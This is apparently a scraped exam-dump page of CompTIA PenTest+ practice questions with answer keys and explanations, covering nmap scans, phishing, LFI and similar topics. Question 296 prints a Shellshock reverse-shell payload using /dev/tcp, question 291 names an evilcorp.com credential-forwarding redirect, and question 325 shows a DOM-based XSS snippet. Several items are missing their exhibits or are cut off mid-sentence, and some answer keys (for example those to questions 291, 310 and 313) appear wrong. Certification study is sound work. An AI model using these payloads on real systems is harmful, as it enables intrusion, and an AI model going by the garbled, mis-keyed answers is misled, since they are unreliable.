After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10

Port      State     Service        Version
135/tcp   open      msrpc          Microsoft Windows RPC
139/tcp   open      netbios-ssn    Microsoft Windows netbios-ssn
5985/tcp  open      Microsoft      HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port      State     Service        Version
135/tcp   open      msrpc          Microsoft Windows RPC
139/tcp   open      netbios-ssn    Microsoft Windows netbios-ssr
3389/tcp  open      ms-wbt-server  Microsoft Terminal Services
```


The tester then runs the following command from the previous exploited system, which fails:

Which of the following explains the reason why the command failed?

A. PowerShell requires administrative privilege.

B. The command requires the -port 135 option.

C. The tester input the incorrect IP address.

D. An account for RDP does not exist on the server.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 290

A company becomes concerned when the security alarms are triggered during a penetration test.

Which of the following should the company do NEXT?

A. Halt the penetration test.

B. Contact law enforcement.

C. Deconflict with the penetration tester.

D. Assume the alert is from the penetration test.

Answer: C (LEAVE A REPLY)

Explanation

Deconflicting with the penetration tester is the best thing to do next after the security alarms are triggered during a penetration test, as it will help determine whether the alarm was caused by the tester's activity or by an actual threat. Deconflicting is the process of communicating and coordinating with other parties involved in a penetration testing engagement, such as security teams, network administrators, or emergency contacts, to avoid confusion or interference.

NEW QUESTION: 291

For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to https://example.com/index.html. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

Which of the following lines of code should the security engineer add to make the attack successful?

A. crossDomain: true

B. window.location.= 'https://evilcorp.com'

C. geturlparameter ('username')

D. redirectUrl = 'https://example.com'

Answer: A (LEAVE A REPLY)

NEW QUESTION: 292

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress › ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. WPScan

B. Burp Suite
C. DirBuster
D. OWASP ZAP
Answer: A (LEAVE A REPLY)

NEW QUESTION: 293
A penetration tester discovered that a client uses cloud mail as the company's email system. During the penetration test, the tester set up a fake cloud mail login page and sent all company employees an email that stated their inboxes were full and directed them to the fake login page to remedy the issue. Which of the following BEST describes this attack?
A. Credential harvesting
B. Privilege escalation
C. Password spraying
D. Domain record abuse
Answer: A (LEAVE A REPLY)
Credential harvesting is a type of attack that aims to collect usernames and passwords from unsuspecting users by tricking them into entering their credentials on a fake or spoofed website. Credential harvesting can be done by using phishing emails that lure users to click on malicious links or attachments that redirect them to the fake website. The fake website may look identical or similar to the legitimate one, but it will capture and store the user's credentials for later use by the attacker. In this case, the penetration tester set up a fake cloud mail login page and sent phishing emails to all company employees to harvest their credentials.

NEW QUESTION: 294
A penetration tester conducts an Nmap scan against a target and receives the following results:

```
Port        State    Service
1080/tcp    open     socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?
A. OWASPZAP
B. Empire
C. Nessus
D. ProxyChains
Answer: D (LEAVE A REPLY)

NEW QUESTION: 295
A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:
* Have a full TCP connection

* Send a "hello" payload
* Walt for a response
* Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

A. Run nmap -Pn -sV -script vuln <IP address>.

B. Employ an OpenVAS simple scan against the TCP port of the host.

C. Create a script in the Lua language and use it with NSE.

D. Perform a credentialed scan with Nessus.

Answer: C (LEAVE A REPLY)

Explanation

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the Lua programming language) to automate a wide variety of networking tasks. https://nmap.org

NEW QUESTION: 296

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

exploits = {"User-Agent": "() { ignored;};/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

A. exploits = {"User-Agent": "() { ignored;};/bin/sh -i ps -ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

B. exploits = {"User-Agent": "() { ignored;};/bin/bash -i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

C. exploits = {"User-Agent": "() { ignored;};/bin/bash -i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}

D. exploits = {"User-Agent": "() { ignored;};/bin/bash -i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}

Answer: C (LEAVE A REPLY)

NEW QUESTION: 297

A penetration tester wrote the following comment in the final report: "Eighty-five percent of the systems tested were found to be prone to unauthorized access from the internet." Which of the following audiences was this message intended?

A. Systems administrators

B. C-suite executives

C. Data privacy ombudsman

D. Regulatory officials

Answer: B (LEAVE A REPLY)

The comment in the final report was intended for C-suite executives, which are senior-level

managers or leaders in an organization, such as the chief executive officer (CEO), chief financial officer (CFO), or chief information officer (CIO). C-suite executives are typically interested in high-level summaries or overviews of the penetration test results, such as the percentage of systems affected by a certain vulnerability or risk, the potential impact or cost of a breach, or the recommended actions or priorities for remediation. C-suite executives may not have the technical background or expertise to understand detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. The comment in the final report provides a high-level summary of the penetration test result that is relevant and understandable for C-suite executives. The other audiences are not likely to be interested in this comment. Systems administrators are technical staff who are responsible for installing, configuring, maintaining, and securing systems and networks. They would be more interested in detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. Data privacy ombudsman is a person who acts as an independent mediator between individuals and organizations regarding data privacy issues or complaints. They would be more interested in information about how the penetration test complied with data privacy laws and regulations, such as GDPR or CCPA. Regulatory officials are authorities who enforce compliance with laws and regulations related to a specific industry or sector, such as finance, health care, or energy. They would be more interested in information about how the penetration test complied with industry-specific standards and frameworks, such as PCI-DSS, HIPAA, or NERC-CIP.

NEW QUESTION: 298
Which of the following is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten?
A. NIST SP 800-53
B. ISO 27001
C. GDPR
Answer: C (LEAVE A REPLY)
GDPR is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten. GDPR stands for General Data Protection Regulation, and it is a law that applies to the European Union and the United Kingdom. GDPR gives individuals the right to request their personal data be deleted by data controllers and processors under certain circumstances, such as when the data is no longer necessary, when the consent is withdrawn, or when the data was unlawfully processed. GDPR also imposes other obligations and rights related to data protection, such as data minimization, data portability, data breach notification, and consent management. The other options are not regulatory compliance standards that focus on user privacy by implementing the right to be forgotten. NIST SP 800-53 is a set of security and privacy controls for federal information systems and organizations in the United States. ISO 27001 is an international standard that specifies the requirements for an information security management system.
NEW QUESTION: 299
A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which

of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap 192.168.1.1-5 -PU22-25,80

B. nmap 192.168.1.1-5 -PA22-25,80

C. nmap 192.168.1.1-5 -PS22-25,80

D. nmap 192.168.1.1-5 -Ss22-25,80

Answer: (SHOW ANSWER)

PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.

NEW QUESTION: 300

A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?

A. Manually check the version number of the VoIP service against the CVE release

B. Test with proof-of-concept code from an exploit database

C. Review SIP traffic from an on-path position to look for indicators of compromise

D. Utilize an nmap -sV scan against the service

Answer: B (LEAVE A REPLY)

Testing with proof-of-concept code from an exploit database is the best method to support validation of the possible findings, as it will demonstrate whether the CVEs are actually exploitable on the target VoIP call manager. Proof-of-concept code is a piece of software or script that shows how an attacker can exploit a vulnerability in a system or application. An exploit database is a repository of publicly available exploits, such as Exploit Database or Metasploit.

NEW QUESTION: 301

A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

A. Smurf

B. Ping flood

C. Fraggle

D. Ping of death

Answer: C (LEAVE A REPLY)

Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.
Ref: https://www.okta.com/identity-101/fraggle-attack/

NEW QUESTION: 302
A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment.
Which of the following actions should the tester take?
A. Perform forensic analysis to isolate the means of compromise and determine attribution.
B. Create a detailed document of findings before continuing with the assessment.
C. Incorporate the newly identified method of compromise into the red team's approach.
D. Halt the assessment and follow the reporting procedures as outlined in the contract.
Answer: (SHOW ANSWER)

NEW QUESTION: 303
A penetration tester gains access to a web server and notices a large number of devices in the system ARP table. Upon scanning the web server, the tester determines that many of the devices are user ...ch of the following should be included in the recommendations for remediation?
A. training program on proper access to the web server
B. patch-management program for the web server.
C. the web server in a screened subnet
D. Implement endpoint protection on the workstations
Answer: (SHOW ANSWER)
Explanation
The penetration tester should recommend implementing endpoint protection on the workstations, which is a security measure that involves installing software or hardware on devices that connect to a network to protect them from threats such as malware, ransomware, phishing, or unauthorized access. Endpoint protection can include antivirus software, firewalls, encryption tools, VPNs, or device management systems. Endpoint protection can help prevent user workstations from being compromised by attackers who have gained access to the web server or other devices on the network. The other options are not valid recommendations for remediation based on the discovery that many of the devices are user workstations. Changing passwords that were created before this code update is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Keeping hashes created by both methods for compatibility is not relevant to this issue, as it refers to a different scenario involving password

hashing and salting. Moving the web server in a screened subnet is not relevant to this issue, as it refers to a different scenario involving network segmentation and isolation.

NEW QUESTION: 304
A penetration tester gains access to a system and is able to migrate to a user process:
Given the output above, which of the following actions is the penetration tester performing? (Choose two.)
A. Redirecting output from a file to a remote system
B. Building a scheduled task for execution
C. Mapping a share to a remote system
D. Executing a file on the remote system
E. Creating a new process on all domain systems
F. Setting up a reverse shell from a remote system
G. Adding an additional IP address on the compromised system
Answer: C,D (LEAVE A REPLY)
WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

NEW QUESTION: 305
Company.com has hired a penetration tester to conduct a phishing test. The tester wants to set up a fake log-in page and harvest credentials when target employees click on links in a phishing email. Which of the following commands would best help the tester determine which cloud email provider the log-in page needs to mimic?
A. dig company.com MX
B. whois company.com
C. cur1 www.company.com
D. dig company.com A
Answer: A (LEAVE A REPLY)
The dig command is a tool that can be used to query DNS servers and obtain information about domain names, such as IP addresses, mail servers, name servers, or other records. The MX option specifies that the query is for mail exchange records, which are records that indicate the mail servers responsible for accepting email messages for a domain. Therefore, the command dig company.com MX would best help the tester determine which cloud email provider the log-in page needs to mimic by showing the mail servers for company.com. For example, if the output shows something like company-com.mail.protection.outlook.com, then it means that company.com uses Microsoft Outlook as its cloud email provider. The other commands are not as useful for determining the cloud email provider. The whois command is a tool that can be used to query domain name registration information, such as the owner, registrar, or expiration date of a domain. The curl command is a tool that can be used to transfer data from or to a server using

various protocols, such as HTTP, FTP, or SMTP. The dig command with the A option specifies that the query is for address records, which are records that map domain names to IP addresses.

NEW QUESTION: 306

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up 10.014s latency),
Not shown: 96 closed ports
Port    State  Service
22/tcp  open   ssh
23/tcp  open   telnet
60/tcp  open   http
443/tcp open   https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

A. Multifactor authentication

B. Encrypted passwords

C. Network segmentation

D. System-hardening techniques

Answer: (SHOW ANSWER)

NEW QUESTION: 307

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
…
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try;
<03>    port: object
<04>    resultList: list[Any] = []
<05>    for port in portList:
<06>      sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>      sock.settimeout(20)
<08>      result = sock.connect_ex((remoteSvr, port))
<09>      if result == 0:
<10>           resultList.append(port)
<11>      sock.close()
…
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.

B. *range(1, 1025) on line 1 populated the portList list in numerical order.

C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM

D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: B (LEAVE A REPLY)

Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) https://nmap.org/book/man-port-specification.html

NEW QUESTION: 308

During an engagement, a penetration tester found the following list of strings inside a file:

Which of the following is the BEST technique to determine the known plaintext of the strings?

A. Dictionary attack

B. Rainbow table attack

C. Credential-stuffing attack

D. Brute-force attack

Answer: (SHOW ANSWER)

NEW QUESTION: 309

Which of the following OSSTM testing methodologies should be used to test under the worst conditions?

A. Tandem

B. Reversal

C. Semi-authorized

D. Known environment

Answer: (SHOW ANSWER)

The OSSTM testing methodology that should be used to test under the worst conditions is known environment, which is a testing approach that assumes that the tester has full knowledge of the target system or network, such as its architecture, configuration, vulnerabilities, or defenses. A known environment testing can simulate a worst-case scenario, where an attacker has gained access to sensitive information or insider knowledge about the target, and can exploit it to launch more sophisticated or targeted attacks. A known environment testing can also help identify the most critical or high-risk areas of the target, and provide recommendations for improving its security posture. The other options are not OSSTM testing methodologies that should be used to test under the worst conditions. Tandem is a testing approach that involves two testers working together on the same target, one as an attacker and one as a defender, to simulate a realistic attack scenario and evaluate the effectiveness of the defense mechanisms. Reversal is a testing

approach that involves switching roles between the tester and the client, where the tester acts as a defender and the client acts as an attacker, to assess the security awareness and skills of the client. Semi-authorized is a testing approach that involves giving partial or limited authorization or access to the tester, such as a user account or a network segment, to simulate an attack scenario where an attacker has compromised a legitimate user or device.

NEW QUESTION: 310
A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?
A. Run nmap with the -sV and -p22 options set against the target
B. Run nmap with the -sA option set against the target
C. Run nmap with the -o, -p22, and -sC options set against the target
D. Run nmap with the --script vulners option set against the target
Answer: B (LEAVE A REPLY)

NEW QUESTION: 311
A penetration tester is attempting to discover live hosts on a subnet quickly.
Which of the following commands will perform a ping scan?
A. nmap -sn 10.12.1.0/24
B. nmap -Pn 10.12.1.0/24
C. nmap -sT -p- 10.12.1.0/24
D. nmap -sV -A 10.12.1.0/24
Answer: A (LEAVE A REPLY)

NEW QUESTION: 312
During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?
A. Mask
B. Rainbow
C. Dictionary
D. Password spraying
Answer: (SHOW ANSWER)
Explanation
Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Password spraying can avoid account lockout policies that limit the number of failed login attempts per account by spreading out the attempts over time and across different accounts. Password spraying can also increase the chances of success by using passwords that are likely to be used by many users, such as default passwords, seasonal passwords, or company names. Mask is a type of password cracking attack

that involves using a mask or a pattern to generate passwords based on known or guessed characteristics of the password, such as length, case, or symbols. Rainbow is a technique of storing precomputed hashes of passwords in a table that can be used to quickly crack passwords by looking up the hashes. Dictionary is a type of password cracking attack that involves using a wordlist or a dictionary of common or likely passwords to try against an account.

NEW QUESTION: 313
Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?
A. Whether the cloud service provider allows the penetration tester to test the environment
B. Whether the specific cloud services are being used by the application
C. The geographical location where the cloud services are running
D. Whether the country where the cloud service is based has any impeding laws
Answer: C (LEAVE A REPLY)
Section: (none)
Explanation

NEW QUESTION: 314
A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:
Have a full TCP connection
Send a "hello" payload
Walt for a response
Send a string of characters longer than 16 bytes
Which of the following approaches would BEST support the objective?
A. Run nmap -Pn -sV -script vuln <IP address>.
B. Employ an OpenVAS simple scan against the TCP port of the host.
C. Create a script in the Lua language and use it with NSE.
D. Perform a credentialed scan with Nessus.
Answer: C (LEAVE A REPLY)
The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the Lua programming language) to automate a wide variety of networking tasks. https://nmap.org

NEW QUESTION: 315
A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?
A. Root user

B. Service
C. Network administrator
D. Local administrator
Answer: B (LEAVE A REPLY)

NEW QUESTION: 316
During a code review assessment, a penetration tester finds the following vulnerable code inside one of the web application files:
<% String id = request.getParameter("id"); %>
Employee ID: <%= id %>
Which of the following is the best remediation to prevent a vulnerability from being exploited, based on this code?
A. Parameterized queries
B. Patch application
C. Output encoding
Answer: C (LEAVE A REPLY)
Output encoding is a technique that prevents cross-site scripting (XSS) attacks by encoding the user input before displaying it on the web page. This way, any malicious scripts or HTML tags are rendered harmless and cannot execute on the browser. Output encoding is recommended by the OWASP Top 10 as a defense against XSS1. In this case, the vulnerable code is using a scriptlet to display the employee ID without any validation or encoding, which could allow an attacker to inject malicious code through the id parameter. Output encoding would prevent this by escaping any special characters in the id parameter. References: The Official CompTIA PenTest+ Student Guide (Exam PT0-002) eBook, Chapter 4, Section 4.2.1: Cross-site Scripting; Best PenTest+ certification study resources and training materials, Section 1: Cross-site Scripting (XSS) Attack; OWASP Top 10 2021, A7: Cross-site Scripting (XSS).

NEW QUESTION: 317
A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?
A. Non-optimized resource management

B. Credentials stored in strings
C. Weak authentication schemes
D. Buffer overflows
Answer: D (LEAVE A REPLY)

NEW QUESTION: 318
A penetration tester attempted a DNS poisoning attack. After the attempt, no traffic was seen from the target machine. Which of the following MOST likely caused the attack to fail?
A. The injection was too slow.
B. The DNS information was incorrect.
C. The DNS cache was not refreshed.
D. The client did not receive a trusted response.
Answer: (SHOW ANSWER)
Explanation
A DNS poisoning attack is an attack that exploits a vulnerability in the DNS protocol or system to redirect traffic from legitimate websites to malicious ones. A DNS poisoning attack works by injecting false DNS records into a DNS server or resolver's cache, which is a temporary storage of DNS information. However, if the DNS cache was not refreshed, then the attack would fail, as the target machine would still use the old and valid DNS records from its cache. The other options are not likely causes of the attack failure.

NEW QUESTION: 319
A penetration tester utilized Nmap to scan host 64.13.134.52 and received the following results:

```
# nmap -T4 -v -oG - scanme.nmap.org
# Nmap 5.35DC18 scan initiated [time] as: nmap -T4 -A -v -cG -
scanme.nmap.org
# Ports scanned: TCP(1000;1, 3-4, 6-7, …,,65389) UDP (0;) PROTOCOLS(0;)
Host: 64.13.134.52 (scanme.nmap.org)   Status: Up
Host: 64.13.134.52 (scanme.nmap.org)
Ports:
22/open/tcp
25/closed/tcp
53/open/tcp
70/closed/tcp
80/open/tcp
113/closed/tcp
31337/closed/tcp
Ignored State: filtered (993) OS: Linux 2.6.13 - 2.6.31 Seq Index: 204 IP ID
Seq: All zeros
# Nmap done at [time] -- 1 IP address (1 host up) scanned in 21.90 seconds
```


Based on the output, which of the following services are MOST likely to be exploited? (Choose two.)
A. HTTP
B. SNMP
C. DNS

D. Telnet
E. SMTP
F. NTP
Answer: (SHOW ANSWER)

NEW QUESTION: 320
A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a social-engineering method that, if successful, would MOST likely enable both objectives?
A. Send an SMS with a spoofed service number including a link to download a malicious application.
B. Exploit a vulnerability in the MDM and create a new account and device profile.
C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
D. Infest a website that is often used by employees with malware targeted toward x86 architectures.
Answer: A (LEAVE A REPLY)
Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

NEW QUESTION: 321
During an assessment, a penetration tester manages to exploit an LFI vulnerability and browse the web log for a target Apache server. Which of the following steps would the penetration tester most likely try NEXT to further exploit the web server? (Choose two.)
A. Cross-site scripting
B. Server-side request forgery
C. SQL injection
D. Log poisoning
E. Cross-site request forgery
F. Command injection
Answer: D,F (LEAVE A REPLY)
Explanation
Local File Inclusion (LFI) is a web vulnerability that allows an attacker to include files on a server through the web browser. This can expose sensitive information or lead to remote code execution.
Some possible next steps that a penetration tester can try after exploiting an LFI vulnerability are:
* Log poisoning: This involves injecting malicious code into the web server's log files and then including them via LFI to execute the code
* PHP wrappers: These are special streams that can be used to manipulate files or data via LFI. For example, php://input can be used to pass arbitrary data to an LFI script, or php://filter can be

used to encode or decode files5.

NEW QUESTION: 322
An organization wants to identify whether a less secure protocol is being utilized on a wireless network.
Which of the following types of attacks will achieve this goal?
A. Protocol negotiation
B. Packet sniffing
C. Four-way handshake
D. Downgrade attack
Answer: D (LEAVE A REPLY)
A downgrade attack is a type of attack that exploits a vulnerability in the protocol negotiation process between a client and a server to force them to use a less secure protocol than they originally intended. A downgrade attack can be used to identify whether a less secure protocol is being utilized on a wireless network by intercepting and modifying the messages exchanged during the protocol negotiation phase, such as the association request and response frames, and making the client and the server agree on a weaker protocol, such as WEP or WPA, instead of a stronger one, such as WPA2 or WPA3. A downgrade attack can also enable the attacker to perform other attacks, such as cracking the encryption keys or capturing the network traffic, more easily by taking advantage of the weaknesses of the less secure protocol. A downgrade attack can be performed by using tools such as Airgeddon, which is a multi-use bash script for Linux systems to audit wireless networks1.

NEW QUESTION: 323
A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:
IP Address: 192.168.1.63
Physical Address: 60-36-dd-a6-c5-33
Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?
A. tcpdump -i eth01 arp and arp[6:2] == 2
B. arp -s 192.168.1.63 60-36-DD-A6-C5-33
C. ipconfig /all findstr /v 00-00-00 | findstr Physical
D. route add 192.168.1.63 mask 255.255.255.255.0 192.168.1.1
Answer: B (LEAVE A REPLY)
Explanation
The arp command is used to manipulate or display the Address Resolution Protocol (ARP) cache, which is a table that maps IP addresses to physical addresses (MAC addresses) on a network. The -s option is used to add a static ARP entry to the cache, which means that it will not expire or

be overwritten by dynamic ARP entries.
The syntax for adding a static ARP entry is arp -s <IP address> <physical address>. Therefore, the command arp -s 192.168.1.63 60-36-DD-A6-C5-33 would add a static ARP entry for the IP address 192.168.1.63 and the physical address 60-36-DD-A6-C5-33 to the local cache of the attacker machine. This would allow the attacker machine to communicate with the target machine without relying on ARP requests or replies. The other commands are not valid or useful for establishing a static ARP entry.

NEW QUESTION: 324
A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?
A. Utilize the secure software development life cycle
B. Configure access controls on each of the servers
C. Implement a patch management plan
D. Deploy a user training program
Answer: (SHOW ANSWER)

NEW QUESTION: 325
You are a penetration tester reviewing a client's website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px;">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System

